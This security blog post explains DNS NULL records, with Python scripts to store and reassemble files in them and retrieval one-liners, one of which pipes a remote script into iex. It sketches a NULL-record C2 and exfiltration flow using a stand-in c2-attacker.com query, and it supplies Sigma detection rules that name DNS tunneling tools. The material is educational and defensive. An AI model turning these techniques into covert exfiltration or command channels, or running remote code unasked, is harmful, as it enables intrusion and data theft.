DNS NULL Records: The Hidden Data Transfer Method
Last modified on February 21, 2026 • 17 min read • 3,570 words
Ever stumbled upon something so obscure yet fascinating that you just had to dive deeper? That’s exactly what happened when I discovered DNS NULL records sitting deep in my old notes.
It sounds boring, right? “Null.” But trust me, it’s anything but empty. This specific record peaked my interest immediately after learning about it, and if you love obscure tech quirks, it will peak yours too.
What Are DNS NULL Records? 🤔
Let me introduce you to the DNS NULL record (Type 10), an experimental DNS record type that’s been hiding in plain sight. Here’s what makes it special:
- It can hold literally anything as long as it stays under 64KB. Yes, you read that right, 64 kilobytes of whatever you want 🤯

Think about DNS for a moment. It’s that simple protocol we all know, primarily used to translate domain names into IP addresses. Sure, it handles some mail records and service data, but that’s about it, right? This is what I used to think before being introduced to this record. With NULL records, we can push DNS way beyond its traditional boundaries.
Here is the real kicker, NULL records can store binary data 😈. This opens up a world of possibilities for both creative and potentially problematic uses.
So, after learning about this fascinating record type, I thought why not get practical? Let’s do something fun, like hosting my blog’s logo directly in DNS using NULL records!
Getting Our Hands Dirty With DNS NULL Records 🛠️
1. Setting Up The Infrastructure
After some digging, I discovered that many DNS providers don’t support NULL records. Why? They’re experimental and easy to abuse. To work around this, I spun up my own Bind9 DNS server on a cloud VPS.
Tip
Despite Wikipedia calling them “obsolete”, NULL records are still officially listed in IANA’s DNS parameters registry , making them a valid (if experimental) record type1.
Before we dive in, here’s an important technical detail. DNS primarily uses UDP, but it switches to TCP when a response exceeds the UDP size limit. Hosting big data in DNS NULL Records can therefore trigger TCP instead of UDP, so keep this in mind when testing. Below, we’ll discuss how to avoid this.
I configured my Bind9 server to be the authoritative DNS server for the domain null.dns.rbsec.blog.
2. Hosting An Image In DNS
With the DNS server running, it was time to host an actual image. I did some image compression to compress my PNG logo down to 7.7KB making it less than the 64KB maximum for a NULL record.
To cover all scenarios, I decided to demonstrate two approaches:
- Single NULL record: Since the image is under 64KB, we can store it in one record
- Multiple segmented records: Breaking the same image into chunks to show how we’d handle data exceeding the 64KB limit
To convert the image’s binary data into a format supported by Bind9, I created the below Python script:
#!/usr/bin/env python3
"""
Generate BIND9 DNS NULL record entries from any file.

This script can operate in two modes:
1. Single record mode: If no chunk size is specified and file <= 65KB,
   creates a single NULL record containing the entire file.
2. Split mode: If a chunk size is specified, splits the file into multiple
   NULL records with a metadata TXT record for reconstruction.

Usage:
    python3 dns_null_record.py <file> <record_name> [chunk_size]
"""

import sys
import os
import math

def read_file_to_bytes(filename):
    """
    Read a file and return its contents as bytes.

    Args:
        filename: Path to the file to read

    Returns:
        bytes: File contents

    Raises:
        SystemExit: If file doesn't exist or can't be read
    """
    if not os.path.exists(filename):
        print(f"Error: File '{filename}' not found", file=sys.stderr)
        sys.exit(1)

    try:
        with open(filename, 'rb') as f:
            return f.read()
    except Exception as e:
        print(f"Error reading file: {e}", file=sys.stderr)
        sys.exit(1)


def create_single_null_record(data, record_name):
    """
    Create a single BIND9 NULL record from binary data.

    Args:
        data: Binary data to encode
        record_name: DNS record name

    Returns:
        None (prints to stdout)
    """
    file_size = len(data)

    # Check if file is empty
    if file_size == 0:
        print("Error: File is empty", file=sys.stderr)
        sys.exit(1)

    print(f"; Single NULL record with {file_size} bytes", file=sys.stderr)

    # Convert to hex string for BIND zone file
    hex_string = data.hex().upper()

    # Create the NULL record line
    print(f"{record_name}\tIN\tNULL\t\\# {file_size} {hex_string}")


def split_data_into_chunks(data, chunk_size):
    """
    Split binary data into chunks for multiple DNS records.

    Args:
        data: Binary data to split
        chunk_size: Maximum bytes per chunk

    Returns:
        list: List of dictionaries containing chunk information
              Each dict has keys: 'index', 'size', 'hex'
    """
    chunks = []
    for i in range(0, len(data), chunk_size):
        chunk = data[i:i + chunk_size]
        hex_data = chunk.hex().upper()
        chunks.append({
            'index': len(chunks),
            'size': len(chunk),
            'hex': hex_data
        })

    return chunks


def generate_split_zone_entries(chunks, base_name):
    """
    Generate BIND9 zone file entries for split NULL records.

    Args:
        chunks: List of chunk dictionaries from split_data_into_chunks()
        base_name: Base name for chunk records

    Returns:
        None (prints to stdout)
    """
    print(f"; Total chunks: {len(chunks)}")
    print()

    # Metadata record stores the number of chunks for reconstruction
    print(f"meta.{base_name}\tIN\tTXT\t\"{len(chunks)}\"")
    print()

    # Individual chunk records
    for chunk in chunks:
        subdomain = f"{base_name}{chunk['index']}"
        print(f"{subdomain}\tIN\tNULL\t\\# {chunk['size']} {chunk['hex']}")


def main():
    """
    Main function to handle command-line arguments and orchestrate record generation.
    """
    # Maximum size for a single DNS NULL record (64KB - 1 byte)
    MAX_SINGLE_RECORD_SIZE = 65535

    # Parse command-line arguments
    if len(sys.argv) < 2:
        print("Usage: python3 dns_null_record.py <file> <record_name> [chunk_size]")
        print("\nExamples:")
        print("  # Single record mode (file must be <= 65KB)")
        print("  python3 dns_null_record.py data.bin Record-Name")
        print()
        print("  # Split mode (splits file into chunks)")
        print("  python3 dns_null_record.py large_file.bin my-chunk 2048")
        print()
        print("Note: Smaller chunk sizes (1024-2048 bytes) are recommended for DNS compatibility")
        sys.exit(1)

    filename = sys.argv[1]
    record_name = sys.argv[2] if len(sys.argv) > 2 else None
    chunk_size = int(sys.argv[3]) if len(sys.argv) > 3 else None

    # Validate that record_name is provided
    if record_name is None:
        print("Error: record_name is required", file=sys.stderr)
        print("Usage: python3 dns_null_record.py <file> <record_name> [chunk_size]", file=sys.stderr)
        sys.exit(1)

    # Read the file
    data = read_file_to_bytes(filename)
    file_size = len(data)

    # Determine operation mode
    if chunk_size is None or chunk_size == 0:
        # Single record mode
        if file_size > MAX_SINGLE_RECORD_SIZE:
            print(f"Error: File size is {file_size} bytes ({file_size/1024:.2f} KB)", file=sys.stderr)
            print(f"Maximum size for a single NULL record is {MAX_SINGLE_RECORD_SIZE} bytes ({MAX_SINGLE_RECORD_SIZE/1024:.2f} KB)", file=sys.stderr)
            print(f"Please specify a chunk_size argument to split the file into multiple records.", file=sys.stderr)
            print(f"\nExample: python3 dns_null_record.py {filename} my-record 2048", file=sys.stderr)
            sys.exit(1)

        # Use provided record name or default
        create_single_null_record(data, record_name)
    else:
        # Split mode
        print(f"; File size: {file_size} bytes", file=sys.stderr)
        print(f"; Chunk size: {chunk_size} bytes", file=sys.stderr)
        num_chunks = math.ceil(file_size / chunk_size)
        print(f"; Number of chunks: {num_chunks}", file=sys.stderr)
        print(file=sys.stderr)

        # Warn for large files
        if file_size > 10240:  # Warn if > 10KB
            print(f"WARNING: File is {file_size} bytes ({file_size/1024:.1f} KB)", file=sys.stderr)
            print("This will create many DNS records and may be impractical.", file=sys.stderr)
            print("Consider using a smaller file (< 5KB recommended) or larger chunk size\n", file=sys.stderr)

        # Split and generate zone entries
        chunks = split_data_into_chunks(data, chunk_size)
        generate_split_zone_entries(chunks, record_name)


if __name__ == "__main__":
main()Using this script, I generated the proper Bind9 zone configuration (representing the two approaches):

As you can see, the image’s binary data was stored using two methods. The first keeps the entire data in one record, and the second splits it into 8 chunks stored in separate NULL records.
Notice something important we didn’t encode or modify the binary data at all, we used it exactly as is.
3. Fetching The Data 📥
Single Record Testing On Linux/macOS
Now for the fun part, retrieving the image! You can test this on your own machine using these bash commands:
nslookup -type=null full-chunk-data.null.dns.rbsec.blog | awk '/rtype_10 = \\# [0-9]+ /{flag=1; sub(/.*\\# [0-9]+ /, ""); } flag{gsub(/ /, ""); printf "%s", $0} /^$/{if(flag) exit}' | xxd -r -p > logo.png

# OR

dig +short full-chunk-data.null.dns.rbsec.blog NULL | sed 's/^\\# [0-9]* //' | tr -d ' \n' | xxd -r -p > logo.png
As shown above, using a simple bash command, we can retrieve the full image that was transferred through a single DNS NULL record query.
Single Record Testing On Windows
For Windows users, here are two PowerShell one-liners that do the magic:
iwr https://raw.githubusercontent.com/RinadBH/DNS-Null-Record-Scripts/refs/heads/main/dns_logo_fetcher.ps1 | iex

# OR

$imgPATH="$env:USERPROFILE\Desktop\logo.png";$c=New-Object System.Net.Sockets.TcpClient("1.1.1.1",53);$s=$c.GetStream();$q=[byte[]](0,1,1,0,0,1,0,0,0,0,0,0);"full-chunk-data.null.dns.rbsec.blog".Split('.')|%{$q+=[byte]$_.Length;$q+=[Text.Encoding]::ASCII.GetBytes($_)};$q+=[byte[]](0,0,10,0,1);$l=[BitConverter]::GetBytes([int16]$q.Length);[Array]::Reverse($l);$s.Write($l+$q,0,$q.Length+2);$s.Flush();$lb=New-Object byte[] 2;$s.Read($lb,0,2)|Out-Null;[Array]::Reverse($lb);$rl=[BitConverter]::ToInt16($lb,0);$r=New-Object byte[] $rl;$t=0;while($t-lt$rl){$t+=$s.Read($r,$t,$rl-$t)};$c.Close();$i=12;while($r[$i]){$i++};$i+=5;while($r[$i]){if($r[$i]-ge192){$i+=2;break}$i++};$i+=10;$d=[BitConverter]::ToUInt16($r[($i-1)..($i-2)],0);[IO.File]::WriteAllBytes("$imgPATH",$r[$i..($i+$d-1)])
Similarly, PowerShell can retrieve the image by reading the binary data stored in the DNS NULL record.
Handling Multiple Record Chunks
When dealing with larger payloads split across multiple NULL records, we need a reassembly script. Here it is:
#!/usr/bin/env python3
"""
DNS File Fetcher
Reconstructs files by fetching data from DNS NULL records.
"""

import argparse
import subprocess
import sys
import os
import re
from pathlib import Path


class Colors:
    """ANSI color codes for terminal output."""
    RED = '\033[0;31m'
    GREEN = '\033[0;32m'
    YELLOW = '\033[1;33m'
    NC = '\033[0m'  # No Color


def print_colored(message, color=Colors.NC):
    """Print a colored message to the terminal."""
    print(f"{color}{message}{Colors.NC}")


def print_error(message):
    """Print an error message in red."""
    print_colored(f"Error: {message}", Colors.RED)


def print_success(message):
    """Print a success message in green."""
    print_colored(f"✓ {message}", Colors.GREEN)


def print_info(message):
    """Print an info message in yellow."""
    print_colored(message, Colors.YELLOW)


def run_dig_command(query, record_type="TXT"):
    """
    Execute a dig command and return the output.

    Args:
        query: The DNS query to perform
        record_type: The DNS record type (TXT or NULL)

    Returns:
        The dig command output as a string, or None if failed
    """
    try:
        result = subprocess.run(
            ["dig", "+short", query, record_type],
            capture_output=True,
            text=True,
            timeout=10
        )

        if result.returncode != 0:
            return None

        return result.stdout.strip()

    except subprocess.TimeoutExpired:
        print_error(f"DNS query timed out for {query}")
        return None
    except FileNotFoundError:
        print_error("'dig' command not found. Please install dnsutils/bind-tools package.")
        sys.exit(1)
    except Exception as e:
        print_error(f"Failed to execute dig command: {e}")
        return None


def fetch_metadata(base, zone):
    """
    Fetch metadata from DNS TXT record to determine the number of chunks.

    Args:
        base: The base name for DNS records
        zone: The DNS zone to query

    Returns:
        Number of chunks as an integer
    """
    print_info("[1/3] Fetching metadata...")

    query = f"meta.{base}.{zone}"
    meta = run_dig_command(query, "TXT")

    if not meta:
        print_error(f"Failed to fetch metadata from {query}")
        print("Make sure the DNS server is running and the record exists.")
        sys.exit(1)

    # Remove quotes from TXT record
    meta = meta.replace('"', '')

    print(f"Metadata: {meta}")

    # Validate that metadata is a number
    if not re.match(r'^\d+$', meta):
        print_error("Invalid chunk count in metadata")
        print(f"Expected a number, got: {meta}")
        sys.exit(1)

    chunks = int(meta)
    print_success(f"Found {chunks} chunks to fetch")
    print()

    return chunks


def fetch_chunk(chunk_id, base, zone):
    """
    Fetch a single chunk from DNS NULL record.

    Args:
        chunk_id: The chunk number to fetch
        base: The base name for DNS records
        zone: The DNS zone to query

    Returns:
        Bytes data of the chunk, or None if failed
    """
    query = f"{base}{chunk_id}.{zone}"
    dig_output = run_dig_command(query, "NULL")

    if not dig_output:
        return None

    # Extract hex data - remove "\# <number> " prefix and all whitespace
    # The NULL record format is: \# <length> <hex_data>
    hex_data = re.sub(r'\\#\s+\d+\s+', '', dig_output)
    hex_data = re.sub(r'\s+', '', hex_data)

    if not hex_data:
        return None

    # Validate hex string
    if not re.match(r'^[0-9a-fA-F]+$', hex_data):
        print_error(f"Invalid hex data for chunk {chunk_id}")
        return None

    # Convert hex to bytes
    try:
        return bytes.fromhex(hex_data)
    except ValueError as e:
        print_error(f"Failed to convert hex to bytes for chunk {chunk_id}: {e}")
        return None


def fetch_all_chunks(chunks, base, zone):
    """
    Fetch all chunks from DNS.

    Args:
        chunks: Total number of chunks to fetch
        base: The base name for DNS records
        zone: The DNS zone to query

    Returns:
        List of byte data for each chunk
    """
    print_info(f"[2/3] Fetching {chunks} chunks...")

    chunk_data = []
    failed = 0

    for i in range(chunks):
        print(f"  Chunk {i + 1}/{chunks}... ", end='', flush=True)

        data = fetch_chunk(i, base, zone)

        if data is None:
            print_colored("FAILED (no response or invalid data)", Colors.RED)
            failed += 1
            chunk_data.append(b'')  # Placeholder for failed chunk
            continue

        chunk_data.append(data)
        print_colored(f"OK ({len(data)} bytes)", Colors.GREEN)

    print()

    if failed > 0:
        print_error(f"Failed to fetch {failed} chunk(s)")
        sys.exit(1)

    return chunk_data


def reconstruct_file(chunk_data, output_file):
    """
    Reconstruct the file from chunks and write to disk.

    Args:
        chunk_data: List of byte data for each chunk
        output_file: Path to the output file
    """
    print_info("[3/3] Reconstructing file...")

    try:
        # Create output directory if it doesn't exist
        output_path = Path(output_file)
        output_path.parent.mkdir(parents=True, exist_ok=True)

        # Write all chunks to file
        with open(output_file, 'wb') as f:
            for chunk in chunk_data:
                f.write(chunk)

        # Get file size
        file_size = os.path.getsize(output_file)

        print_success("Success!")
        print()
        print("=" * 40)
        print(f"Output file: {output_file}")
        print(f"File size: {file_size} bytes")
        print("=" * 40)

        # Try to identify file type using 'file' command
        try:
            result = subprocess.run(
                ["file", output_file],
                capture_output=True,
                text=True,
                timeout=5
            )
            if result.returncode == 0:
                print()
                print(result.stdout.strip())
        except (FileNotFoundError, subprocess.TimeoutExpired):
            # 'file' command not available or timed out, skip file type detection
            pass

    except IOError as e:
        print_error(f"Failed to write output file: {e}")
        sys.exit(1)
    except Exception as e:
        print_error(f"Unexpected error during file reconstruction: {e}")
        sys.exit(1)


def main():
    """Main function to orchestrate the DNS file fetching process."""
    parser = argparse.ArgumentParser(
        description="Fetch and reconstruct files from DNS NULL records",
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog="""
Examples:
  %(prog)s -o image.jpg -b chunk -z null.dns.example.com
  %(prog)s --output document.pdf --base data --zone files.dns.example.org
        """
    )

    parser.add_argument(
        '-o', '--output',
        required=True,
        help='Output file path'
    )

    parser.add_argument(
        '-b', '--base',
        required=True,
        help='Base name for DNS records (e.g., "chunk")'
    )

    parser.add_argument(
        '-z', '--zone',
        required=True,
        help='DNS zone to query (e.g., "null.dns.example.com")'
    )

    args = parser.parse_args()

    # Print header
    print_colored("DNS File Fetcher", Colors.GREEN)
    print("=" * 40)
    print(f"Zone: {args.zone}")
    print(f"Base name: {args.base}")
    print(f"Output: {args.output}")
    print()

    # Step 1: Fetch metadata
    chunks = fetch_metadata(args.base, args.zone)

    # Step 2: Fetch all chunks
    chunk_data = fetch_all_chunks(chunks, args.base, args.zone)

    # Step 3: Reconstruct file
    reconstruct_file(chunk_data, args.output)


if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print()
        print_error("Operation cancelled by user")
        sys.exit(130)
    except Exception as e:
        print_error(f"Unexpected error: {e}")
        sys.exit(1)
This script performs the following steps:
- Checks the chunk count by querying the DNS TXT record at
meta.chunk.null.dns.rbsec.blog - Loops through NULL records for each chunk (
chunk{0...n}.null.dns.rbsec.blog) - Reassembles the data in the correct order
The Dark Side: Malicious Usage ⚠️
Now that we’ve explored the technical side, we need to address the elephant in the room: how can this be exploited?
Why DNS Is Attractive To Attackers
In most corporate environments, DNS traffic flows freely. It’s one of the fundamental protocols that nearly every network function depends on, making it rarely restricted. This creates an opportunity that allows malicious DNS traffic to blend in seamlessly with legitimate requests.
DNS Tunneling
NULL records are already being used for DNS tunneling. Tools like Iodine take advantage of this record type to perform IP-over-DNS tunneling.
DNS-Only C2 Channels
We can also build a Command and Control (C2) channel that operates purely over DNS. While many tools exist for this purpose, most rely on TXT or CNAME records. Using NULL records offers several advantages:
- No character encoding restrictions: TXT records are limited to printable ASCII strings which makes them require encoding (typically Base64 or hex) for binary data, adding significant overhead. NULL records carry arbitrary binary data without any encoding, making them perfect for transferring binary files, encrypted payloads, or compressed data. This eliminates the encoding/decoding step entirely.
- Greater payload capacity per query: NULL records are designed for raw binary data transfer at the protocol level. Unlike TXT records, which require hex or base64 encoding to reliably handle all binary values, NULL records carry arbitrary binary data without encoding overhead. For example, transferring a 10KB file via TXT records requires base64 encoding (~13.3KB) or hex encoding (~20KB), necessitating more DNS queries. NULL records transfer the same 10KB directly, requiring fewer queries.
- May bypass content filtering: Some DNS security appliances perform deep content inspection on TXT records, scanning for malicious patterns, keywords, or high entropy. NULL records, being less commonly used and containing raw binary data, may receive less scrutiny from security tools that focus primarily on text-based records. Their rarity in legitimate traffic can cause them to be classified as “unknown” and left uninspected by some security solutions.
How A NULL Record C2 Would Work
Here’s a quick overview of the attack flow:
Data Exfiltration (Victim → Attacker):
- The victim machine sends a DNS query of type NULL to the attacker-controlled domain:
<encoded_data>.<victim_id>.c2-attacker.com IN NULL ?
- The attacker’s authoritative DNS server receives the query
- The attacker extracts data from the QNAME field (similar to A or CNAME exfiltration)
- The attacker may respond with a NULL answer, NXDOMAIN, or NODATA. The response often doesn’t matter since the query itself is the transport
Command Delivery (Attacker → Victim):
- The attacker sends commands to the victim using NULL record responses
- Also the attacker can upload tools to the victim machine purely using NULL records
- For the attacker to deliver binary payloads or commands to be run on the machine, they can make the victim do periodic NULL queries on a specific domain and the response will be used as the execution payload
Note
Building a production-ready NULL record C2 is complex and deserves its own blog post. You’d need to develop bypasses for DNS caching, evade IDS/IPS detection, and implement proper operational security. This explanation is purely for educational and defensive purposes.
Defending Against NULL Record Abuse 🛡️
Existing Detection Mechanisms
Several network defense platforms already detect and block these attacks, below are some examples:
- Juniper: Juniper DNS:TUNNEL:NULL-RECORD Detection detection signature
- Suricata: ET HUNTING Suspicious NULL DNS Request (SID 2029994) . This is a threat hunting rule that alerts on NULL records but doesn’t prevent them
- Snort: Rule 1:27046
The Golden Rule
Every occurrence of a DNS NULL query in your network should be marked as suspicious and investigated. These records are uncommon in legitimate traffic, making them excellent indicators of compromise.
Detection Rules
I’ve created custom detection rules to help you identify NULL record abuse:
Network-Based Detection (DNS Logs)
This Sigma rule detects DNS NULL record queries in network DNS logs.
title: DNS NULL Record Query - DNS Logs
id: 7ae51024-819a-4540-8190-c37a2e07ea78
status: test
description: Detects DNS queries of a NULL record (Type 10)
references:
    - https://rbsec.blog/blog/red-teaming/dns-null-record/
author: Rinad Bouhadir, rbsec.blog
date: 2025-11-24
modified: 2025-11-24
tags:
    - attack.command-and-control
    - attack.t1071.004
logsource:
    category: dns
detection:
    selection:
        - record_type:
            - 'NULL'
            - 'null'
            - 10
        - QueryType:
            - 'NULL'
            - 'null'
            - 10
        - qtype_name:
            - 'NULL'
            - 'null'
        - qtype: 10
        - query_type:
            - 'NULL'
            - 'null'
            - 10
    condition: selection
falsepositives:
    - Legitimate NULL record queries (rare but possible)
    - Network monitoring tools
level: medium
Endpoint-Based Detection (Sysmon)
If you’re using Sysmon for endpoint visibility on Windows, this rule helps detect NULL record queries at the process level.
title: DNS NULL Record Query - Windows Sysmon
id: 7ae51024-819a-4540-8190-c37a2e07ea79
status: test
description: Detects DNS queries of a NULL record (Type 10) via Sysmon Event ID 22
references:
    - https://rbsec.blog/blog/red-teaming/dns-null-record/
    - https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon#event-id-22-dnsevent-dns-query
author: Rinad Bouhadir, rbsec.blog
date: 2025-11-24
modified: 2025-12-07
tags:
    - attack.command-and-control
    - attack.t1071.004
logsource:
    product: windows
    service: sysmon
    definition: 'Sysmon must be installed and DNS logging (Event ID 22) must be enabled'
detection:
    selection:
        EventID: 22
        QueryResults|contains: 'type: 10 '
    condition: selection
falsepositives:
    - Legitimate NULL record queries (rare)
    - Network monitoring tools
    - Security tools performing DNS reconnaissance
level: medium
fields:
    - Image
    - ProcessId
    - QueryName
    - QueryResults
    - QueryStatus
    - User
Key advantage: The Sysmon rule provides process-level context, showing exactly which application made the DNS query.
Important
This rule only detects NULL record queries that generate Sysmon Event ID 22 (DNS Query events). Some DNS resolution tools and methods may not trigger Event ID 22 logging, instead generating network connection events (Event ID 3) or other event types that do not include DNS record type information. For comprehensive DNS monitoring, consider correlating multiple event sources and implementing network-level DNS traffic analysis.
DNS Tunneling Detection via Process Creation
You can also use this Detection.FYI Sigma rule to detect potential DNS tunneling through Windows process creation:
title: DNS Exfiltration and Tunneling Tools Execution
id: 98a96a5a-64a0-4c42-92c5-489da3866cb0
status: test
description: Well-known DNS Exfiltration tools execution
references:
    - https://github.com/iagox86/dnscat2
    - https://github.com/yarrick/iodine
author: Daniil Yugoslavskiy, oscd.community
date: 2019-10-24
modified: 2021-11-27
tags:
    - attack.exfiltration
    - attack.t1048.001
    - attack.command-and-control
    - attack.t1071.004
    - attack.t1132.001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - Image|endswith: '\iodine.exe'
        - Image|contains: '\dnscat2'
    condition: selection
falsepositives:
    - Unlikely
level: high
Conclusion 🎯
Whether this is your first encounter with DNS NULL records or you’re already familiar with them, we can agree that these are fascinating records with significant potential for both legitimate and malicious use.
NULL records open doors to creative solutions and novel attack techniques. The possibilities are genuinely endless, limited only by imagination.
Add NULL records to your cybersecurity toolkit, understand their capabilities, and use this knowledge ethically, whether you’re building creative solutions or defending against threats.
Key Takeaways
- DNS NULL records can store up to 64KB of any data type, including binary
- They’re more efficient than TXT records for binary data transfer (no encoding overhead)
- They can be used for legitimate purposes like data distribution
- They’re attractive to attackers for tunneling and C2 operations
- Detection is critical, NULL queries are rare and should always be investigated
Stay curious, stay secure! 🔐